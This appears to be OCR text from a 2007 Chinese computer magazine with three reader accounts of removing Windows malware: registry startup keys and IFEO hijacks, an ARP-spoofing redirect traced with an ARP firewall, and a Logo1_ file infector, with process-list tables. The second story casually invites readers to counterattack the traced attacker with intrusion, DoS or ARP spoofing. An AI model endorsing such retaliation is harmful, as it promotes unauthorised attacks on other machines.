


图2

3.在注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”创建了两个启动项vbcyhid和xywrebh，并实时监视这两个启动项，发现删除就立即重新注册。病毒还修改了注册表的其它项目，导致安全模式无法运行，并释放了大量的盗号木马，感染其它硬盘分区，导致重装系统后仍有可能感染。

那么要如何才能手动清除该病毒呢？我们现在没有任何的工具可以使用，无法结束进程，无法删除注册表启动项。经过和病毒的一番斗智斗勇，我终于找到了它的破绽。既然无法删除它的启动项，那我们能否修改它的启动项呢，如图2？

我们将病毒的启动项随便修改了，病毒实时监视是否存在这个启动项，但却没有检查数据是否被修改，百密一疏呀。修改了病毒的启动项就算是完成了一半的修复工作，接下来只要将“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options”改回来或直接删除就可以了。马上重启计算机，发现卡巴和360都可以使用了，接下来的工作就是清理残留的病毒文件了。打开C:\Program Files目录将memx.exe和xywrebh删除，并将C:\Program Files\Common Files\System\terebmi.exe和C:\Program Files\Common Files\Microsoft Shared\nuygtvw.exe删除。最后我们还要修复一下被破坏的安全模式，病毒主要是通过破坏注册表里关于安全模式的设置来达到无法让安全模式启动的目的。我在网上找到了一个修复安全模式的注册表文件rebuild.reg，双击导入就可以轻松修复了。

至此病毒总算是被我清除干净了，该病毒变种很多，中的朋友也非常多，为了提高查杀的效率，我特编写了一个专杀工具KILL.EXE，大家可以使用一下！

（本文所涉及到的KILL.EXE和rebuild.reg已收录到光盘中）

终结流氓851733.cn

BTBY

说起来事情还真有些蹊跷，最近我一打开IE，就会自动跳转到www.851733.cn这个网站（图1），随后就会在IE的临时文件夹发现一些网页木马什么的（图2），看来似乎是中了流氓软件什么的了。



图1




图2

一、初战失败

我调出任务管理器，查看了一下进程，并将进程在GOOGLE里一个个搜索进行核查，结果没有发现哪一个进程是可疑的。我有些纳闷了，后来又想到了DLL木马，难不成是插入到了其它进程里？于是我又使用瑞星卡卡查看每个进程下的DLL，主要看发行者是谁，结果也没有发现什么可疑的问题，这到底是怎么回事呢？我就不信身为叉子的我居然会拿这小小的病毒毫无办法。





图3

我开始使用瑞星进行查杀，结果瑞星没有查到任何病毒。我又上网查了一下，发现中此病毒的人并不多，而且仅有的几个解决方法也不行，真是郁闷了。我把以前的X档案全找了出来，只看毒笼栏目里的文章，后来找到了一篇关于清除256dm的文章，感觉很相似，于是按照上面的方法禁用了IE设置（图3），可是没过几秒种就又出现了。



ID	开始时间	结束时间	伪装成IP	攻击者MAC可能为	攻击者IP可能为
0	2007-07-31 17:43:51	2007-07-31 18:24:39	192.168.1.1	00-00-E8-4E-11-6C	192.168.1.101
1	2007-07-31 18:24:42	2007-07-31 18:24:42	192.168.1.1	00-00-E8-4E-11-...	192.168.1.101/1...

图4

二、绝处逢生

我只好搬出了菜鸟的最后一个绝招，把硬盘都给格式化了，重装系统，可没料到这该死的病毒居然还是阴魂不散。这不可能呀？我都格式化了硬盘并且重新装了系统，按理说病毒不可能存在呀？我正不知道该怎么办呢，过了一会儿我再打开电脑时突然发现病毒竟然没有了。真是奇怪了，高兴之余，我也在思索这会不会是有人在攻击我呢？于是我又陷入了一阵的沉思，在X档案上翻看了关于ARP欺骗的文章后，我越来越感觉很有可能自己是被ARP欺骗了。




图5

敢跟我玩黑，先把自己弄明白再说吧！我请出了ARP防火墙，终于看到有人在攻击我了，如图4，这回我终于找到问题的所

在了，好高査兴啊！

想想也真可恶，不能就这么便宜了那个攻击者，于是打开ARP防火墙，点击上面的追踪（图5），找到攻击者的IP地址，结下来就是反击对方了，是尝试入侵、DOS拒绝服务攻击还是也给对方来个ARP欺骗攻击就随便大家了。

三、最后总结

病毒就是这么被我清除掉的，在局域网中利用ARP来攻击别人，真是令菜鸟们防不胜防呀，而且我相信以后这种攻击方法在局域网中会越来越多。菜菜们，以后上网一定要小心呀！

（本文所涉及到的ARP防火墙已收录到光盘中）

菜鸟杀毒记

迁梦迴魂

前些日子，我向一朋友借了一个MP3准备给自己的电脑安装点东西。将MP3插入电脑后，双击盘符，却没有任何反映，我只好使用资源管理器打开它来进行安装。第二天我重新开机后，恶梦就此开始了，只见桌面上的快捷方式全变成了DOS应用程序的图标。我立刻使用超级巡警查看进程，发现多了一个logo1_.exe的进程，把它结束掉，然后进入它的目录C:/windows/logo_1.exe将其删除掉。可我进入其它盘时发现全部的EXE文件都变成了白白的框了（图1），运行后就发现那个logo1_.exe的进程又回来了（图2）。




图1

重新进入注册表，发现多了个load的启动项，目标是C:\WINDOWS\uninstall\rundl132.exe（和真正的rundll32有点像）。当时也不知道这个rundl132.exe和那个logo1_.exe有什么联系，于是把它们都删除后再重新运行一下被感染的EXE文件。回到它们本来的文件夹下一看，果然这两个东西又回来了。打开超级巡警监视，再运行一下被感染的EXE文件，又发现了另外一个问题，就是每一个感染的文件还会在Windows文件夹下产生一个richdll.dll的文件，并且插入到explorer进程中（图3），同时也会创建一个启动项（图4），看来是同一个病毒在搞鬼。

在测试过程中又发现了一个奇妙的现象：运行被感染的文件后，第一次它会释放病毒，但是以后它的图标就会恢复正常并且不会再释放病毒了。利用这个特点，我一个程序一个程序的运行，这样运行过的EXE程序就没有病毒了。

进程名称	分析	ID	父...	对应文件	命令行	启动时间
alg.exe	正常	1596	472	C:\windows\System32\alg.exe	C:\windows\System32\alg.exe	2007/05/
hotkey.exe	未知	1716	1576	D:\Program Files\jmesoft\hotkey.exe	"D:\Program Files\jmesoft\hotkey.ex...	2007/05/
ast.exe	正常	1732	1576	D:\Program Files\astpro\ast.exe	"D:\Program Files\astpro\ast.exe" -min	2007/05/
ctfmon.exe	正常	1768	1576	C:\windows\system32\ctfmon.exe	"C:\windows\system32\ctfmon.exe"	2007/05/
hkload.exe	未知	1788	1716	D:\PROGRA~1\jmesoft\hkload.exe	"D:\PROGRA~1\jmesoft\hkload.exe"	2007/05/
notepad.exe	正常	1388	1576	C:\windows\system32\NOTEPAD.EXE	"C:\windows\system32\NOTEPAD.E...	2007/05/
mspaint.exe	正常	1172	1576	C:\WINDOWS\system32\mspaint.exe	"C:\WINDOWS\system32\mspaint.e...	2007/05/
svchost.exe	正常	2064	472	C:\windows\system32\svchost.exe	C:\windows\system32\svchost.exe -...	2007/05/
Logo1_.exe	未知	2296	2252	C:\windows\Logo1_.exe	C:\windows\Logo1_.exe	2007/05/
conime.exe	正常	2308	2260	C:\windows\system32\conime.exe	C:\windows\system32\conime.exe	2007/05/

模块名称	分析	对应文件	模块描述	版权
Logo1_.exe	未知	C:\windows\Logo1_.exe		

图2

提醒：
发现敏感操作：在
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, "load"
的键值被创建。
友情提醒：注册表启动项目，发现此处被修改要留心是否是后门木马。
操作　我知道了

图4

一个小时过去了，只搞了一半的感染文件，虽然累死了，但看到起死回生的文件也是值得的。可是在继续搞的时候，我回来看了一下曾经运行过的没有病毒的程序，令我郁闷的是那些EXE图标又变成了白框了！想了一下，可能是产生的病毒进程还会工作，又把正常的EXE文件给感染了。吃一堑，长一智。这次我运行一次带毒的EXE后，就把病毒进程删一下。就这样又经过几个小时的战斗，EXE文件已经被我搞的七七八八了。这一次弄好的EXE没有再被感染，终于松了一口气。但是怕有漏网之鱼，

进程名称	分析	ID	父...	对应文件	命令行	启动时间
svchost.exe	正常	824	472	C:\windows\system32\svchost.exe	C:\windows\system32\svchost.exe -...	2007/05/
spoolsv.exe	正常	928	472	C:\windows\system32\spoolsv.exe	C:\windows\system32\spoolsv.exe	2007/05/
KVWSC.exe	未知	1056	472	D:\Program Files\JiangMin\AntiVirus\...	"D:\Program Files\JiangMin\AntiVirus...	2007/05/
kvsrvxp.exe	未知	1196	472	D:\Program Files\JiangMin\AntiVirus\...	"D:\Program Files\JiangMin\AntiVirus...	2007/05/
Explorer.EXE	正常	1576	1424	C:\windows\Explorer.EXE	C:\windows\Explorer.EXE	2007/05/
alg.exe	正常	1596	472	C:\windows\System32\alg.exe	C:\windows\System32\alg.exe	2007/05/
hotkey.exe	未知	1716	1576	D:\Program Files\jmesoft\hotkey.exe	"D:\Program Files\jmesoft\hotkey.ex...	2007/05/
ast.exe	正常	1732	1576	D:\Program Files\astpro\ast.exe	"D:\Program Files\astpro\ast.exe" -min	2007/05/
ctfmon.exe	正常	1768	1576	C:\windows\system32\ctfmon.exe	"C:\windows\system32\ctfmon.exe"	2007/05/
hkload.exe	未知	1788	1716	D:\PROGRA~1\jmesoft\hkload.exe	"D:\PROGRA~1\jmesoft\hkload.exe"	2007/05/
notepad.exe	正常	1388	1576	C:\windows\system32\NOTEPAD.EXE	"C:\windows\system32\NOTEPAD.E...	2007/05/

模块名称	分析	对应文件	模块描述	版权
WMVCore....	正常	C:\windows\system32\WMVCore.DLL	Windows Media Playback/Authoring DLL	? Microsoft Corpo
WMASF.DLL	正常	C:\windows\system32\WMASF.DLL	Windows Media ASF DLL	? Microsoft Corpo
RichDll.dll	未知	C:\windows\RichDll.dll		
mswsock.dll	正常	C:\windows\system32\mswsock.dll	Microsoft Windows Sockets 2.0 Service P...	(C) Microsoft Corp
hnetcfg.dll	正常	C:\windows\system32\hnetcfg.dll	Home Networking Configuration Manager	(C) Microsoft Corp
wshtcpip.dll	正常	C:\windows\System32\wshtcpip.dll	Windows Sockets Helper DLL	? Microsoft Corpo

图3




图5

